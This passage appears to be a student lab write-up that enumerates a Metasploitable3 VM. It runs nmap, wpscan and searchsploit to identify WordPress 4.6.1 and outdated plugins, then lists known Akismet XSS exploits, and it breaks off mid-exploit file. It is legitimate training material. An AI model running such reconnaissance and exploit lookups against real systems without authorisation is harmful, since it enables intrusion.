Kj2OGduTjSc3a/WK3e/Az4o94snc8fnbqq0vUbDOUgS992Bz33KvzXGPWdjPP6F+/fl9W1vjidTN0c1NJ+ns13NyVDc59YWcnHe95I27j43HM/cdzUx7cr9XWR4TtTuZ151thvHnItGzha3Ll
```


Preview Image | Toggle Background Color

3 .Provide a walkthrough of how you were able to determine the version of WordPress and any plugins. Explain if there are any vulnerabilities that you could use to further your goals of breaking into the system.

Ans . I had done Nmap scan on the Metasploitable3 VM to know the open ports




```
┌──(kali㉿kali)-[~]
└─$ nmap  -p- -sC -sV 192.168.116.132
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-05 18:06 EDT
Nmap scan report for 192.168.116.132
Host is up (0.0037s latency).
Not shown: 65492 closed tcp ports (conn-refused)
PORT      STATE SERVICE              VERSION
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 36:c4:ec:37:b3:e5:38:43:e2:61:7a:c2:24:91:35:45 (RSA)
|_  521 27:63:20:2f:fe:3f:7d:7d:ac:90:5e:c9:a3:00:e7:90 (ECDSA)
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open                       Windows Server 2008 R2 Standard 7601
1617/tcp  open  java-rmi             Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @192.168.116.132:49157
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
3000/tcp  open  http                 WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016
|_http-title: Ruby on Rails: Welcome aboard
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.3/2016-11-21)
3306/tcp  open  mysql                MySQL 5.5.20-log
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
|   Thread ID: 28
|   Capabilities flags: 63487
|   Some Capabilities: LongColumnFlag, IgnoreSpaceBeforeParenthesis, Speak
pport41Auth, IgnoreSigpipes, InteractiveClient, SupportsLoadDataLocal, Con
|   Status: Autocommit
|   Salt: ;l0Ja-Y[:Qj?=Rg.Lv0)
|_  Auth Plugin Name: mysql_native_password
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=vagrant-2008R2
| Not valid before: 2023-09-14T05:52:33
|_Not valid after:  2024-03-15T05:52:33
| ssl-date: 2023-10-05T22:11:19+00:00; 0s from scanner time.
```



```
|     Allow: GET
|     Date: Thu, 05 Oct 2023 22:08:15 GMT
|     Connection: close
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Date: Thu, 05 Oct 2023 22:08:15 GMT
|     Connection: close
|_    Content-Length: 0
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after:  2023-05-13T05:33:38
8282/tcp  open  http                  Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.0.33
8383/tcp  open  http                  Apache httpd
|_http-title: 400 Bad Request
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache
8443/tcp  open  ssl/https-alt?
8444/tcp  open  desktop-central       ManageEngine Desktop Central DesktopCentralServer
8484/tcp  open  http                  Jetty winstone-2.8
|_http-server-header: Jetty(winstone-2.8)
| http-robots.txt: 1 disallowed entry
| /
|_http-title: Dashboard [Jenkins]
8585/tcp  open  http                  Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-title: WAMPSERVER Homepage
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
8686/tcp  open  java-rmi              Java RMI
| rmi-dumpregistry:
|   vagrant-2008R2.localdomain/7676/jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @192.168.116.132:49379
|     extends
|       java.rmi.server.RemoteStub
|       extends
|         java.rmi.server.RemoteObject
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @192.168.116.132:8686
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
9200/tcp  open  wap-wsp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 80
|     handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method [GET]
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json; charset=UTF-8
|     Content-Length: 310
|     "status" : 200,
|     "name" : "Jack Kirby",
|     "version" : {
|     "number" : "1.1.1",
|     "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
|     "build_timestamp" : "2014-04-16T14:27:12Z",
|     "build_snapshot" : false,
|     "lucene_version" : "4.7"
|     "tagline" : "You Know, for Search"
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 0
|   RTSPRequest, SIPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain; charset=UTF-8
|_    Content-Length: 0
9300/tcp  open  vrace?
47001/tcp open  http                  Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc                 Microsoft Windows RPC
49153/tcp open  msrpc                 Microsoft Windows RPC
49154/tcp open  msrpc                 Microsoft Windows RPC
49155/tcp open  msrpc                 Microsoft Windows RPC
49156/tcp open  unknown
49157/tcp open  java-rmi              Java RMI
49158/tcp open  tcpwrapped
49211/tcp open  msrpc                 Microsoft Windows RPC
49261/tcp open  msrpc                 Microsoft Windows RPC
49274/tcp open  ssh                   Apache Mina sshd 0.8.0 (protocol 2.0)
```

- After reviewing all the open ports I found that apache server running on the port 8585
- I tried to connect over 8585 over web and found an wordpress folder .



Version 2.2 Version Française

Server Configuration

Apache Version : 2.2.21

PHP Version : 5.3.10

Loaded Extensions :

Core	bcmath	calendar	com_dotnet	ctype
date	ereg	filter	ftp	hash
iconv	json	mcrypt	SPL	odbc
pcre	Reflection	session	standard	mysqlnd
tokenizer	zip	zlib	libxml	dom
PDO	Phar	SimpleXML	wddx	xml
xmlreader	xmlwriter	apache2handler	mbstring	gd
mysql	mysqli	pdo_mysql	pdo_sqlite	mhash
xdebug				

MySQL Version : 5.5.20

Tools

- phpinfo()
- phpmyadmin

Your Projects


- uploads
- wordpress

Your Virtual Hosts

Your Aliases

- httpd-dav
- phpmyadmin
- sqlbuddy

URL - **http://192.168.116.132:8585/wordpress/**



Metasploit3

Oh hai, is this metasploitable?

RECENT POSTS

Metasploitable3

RECENT COMMENTS

ARCHIVES

September 2016

CATEGORIES

Uncategorized

META

Log in

Entries RSS

Comments RSS


WordPress.org

METASPLOITABLE3

SEPTEMBER 26, 2016 LEAVE A COMMENT


Welcome to Metasploitable3!

- We can run the WordPress scan and we can find what are the plugins available .
- We can run WordPress scan on the URL with aggressive plugins detection to get in depth analysis.
- The command we used for scan is **wpscan –url http://192.168.116.132:8585/wordpress --plugins-detection aggressive**




```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.116.132:8585/wordpress --plugins-detection aggressive
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.24

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.116.132:8585/wordpress/ [192.168.116.132]
[+] Started: Thu Oct  5 18:34:15 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
 |  - X-Powered-By: PHP/5.3.10
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.116.132:8585/wordpress/xmlrpc.php
 | Found By: Link Tag (Passive Detection)
 | Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 100% confidence
```

- Here we got the wordpress version as 4.6.1




```
[+] WordPress version 4.6.1 identified (Insecure, released on 2016-09-07).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.116.132:8585/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=4.6.1<
/generator>
 |  - http://192.168.116.132:8585/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/
?v=4.6.1</generator>
```

We found some plugins as shown below




```
[i] Plugin(s) Identified:

[+] akismet
 | Location: http://192.168.116.132:8585/wordpress/wp-content/plugins/akismet/
 | Latest Version: 5.3
 | Last Updated: 2023-09-13T20:24:00.000Z
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.116.132:8585/wordpress/wp-content/plugins/akismet/, status: 403
 |
 | The version could not be determined.

[+] aux
 | Location: http://192.168.116.132:8585/wordpress/wp-content/plugins/aux/
 | Latest Version: 1.0.1
 | Last Updated: 2012-01-02T00:27:00.000Z
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.116.132:8585/wordpress/wp-content/plugins/aux/, status: 403
 |
 | The version could not be determined.

[+] ninja-forms
 | Location: http://192.168.116.132:8585/wordpress/wp-content/plugins/ninja-forms/
 | Last Updated: 2023-10-04T16:07:00.000Z
 | Readme: http://192.168.116.132:8585/wordpress/wp-content/plugins/ninja-forms/readme.txt
 | [!] The version is out of date, the latest version is 3.6.33
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.116.132:8585/wordpress/wp-content/plugins/ninja-forms/, status: 200
 |
 | Version: 2.9.42 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.116.132:8585/wordpress/wp-content/plugins/ninja-forms/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://192.168.116.132:8585/wordpress/wp-content/plugins/ninja-forms/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:04 <===========================> (137 / 137) 100.00% Time: 00:00:04

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Oct  5 18:47:18 2023
[+] Requests Done: 103906
[+] Cached Requests: 9
[+] Data Sent: 38.887 MB
[+] Data Received: 35.92 MB
[+] Memory used: 458.488 MB
[+] Elapsed time: 00:13:02
```

To search exploits inside the particular plugin we use **searchsploit** command .




```
┌──(kali㉿kali)-[~]
└─$ searchsploit akismet
 ---------------------------------------------------------------------- ---------------------------
 Exploit Title                                                          |  Path
 ---------------------------------------------------------------------- ---------------------------
WordPress Plugin Akismet - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/37902.php
WordPress Plugin Akismet 2.1.3 - Cross-Site Scripting                    | php/webapps/30036.html
 ---------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

- Here I used searchspolit -m flag to copy the php file from exploit path to home directory.
- Command – **searchsploit -m 37902**



```
┌──(kali㉿kali)-[~]
└─$ searchsploit -m 37902
  Exploit: WordPress Plugin Akismet - Multiple Cross-Site Scripting Vulnerabilities
      URL: https://www.exploit-db.com/exploits/37902
     Path: /usr/share/exploitdb/exploits/php/webapps/37902.php
    Codes: N/A
 Verified: True
File Type: ASCII text
Copied to: /home/kali/37902.php
```



```
┌──(kali㉿kali)-[~]
└─$ cat /usr/share/exploitdb/exploits/php/webapps/37902.php
source: https://www.securityfocus.com/bid/55749/info

The Akismet plugin for WordPress is prone to multiple cross-site scripting vulnerabilities because it fails to prope
rly sanitize user-supplied input.

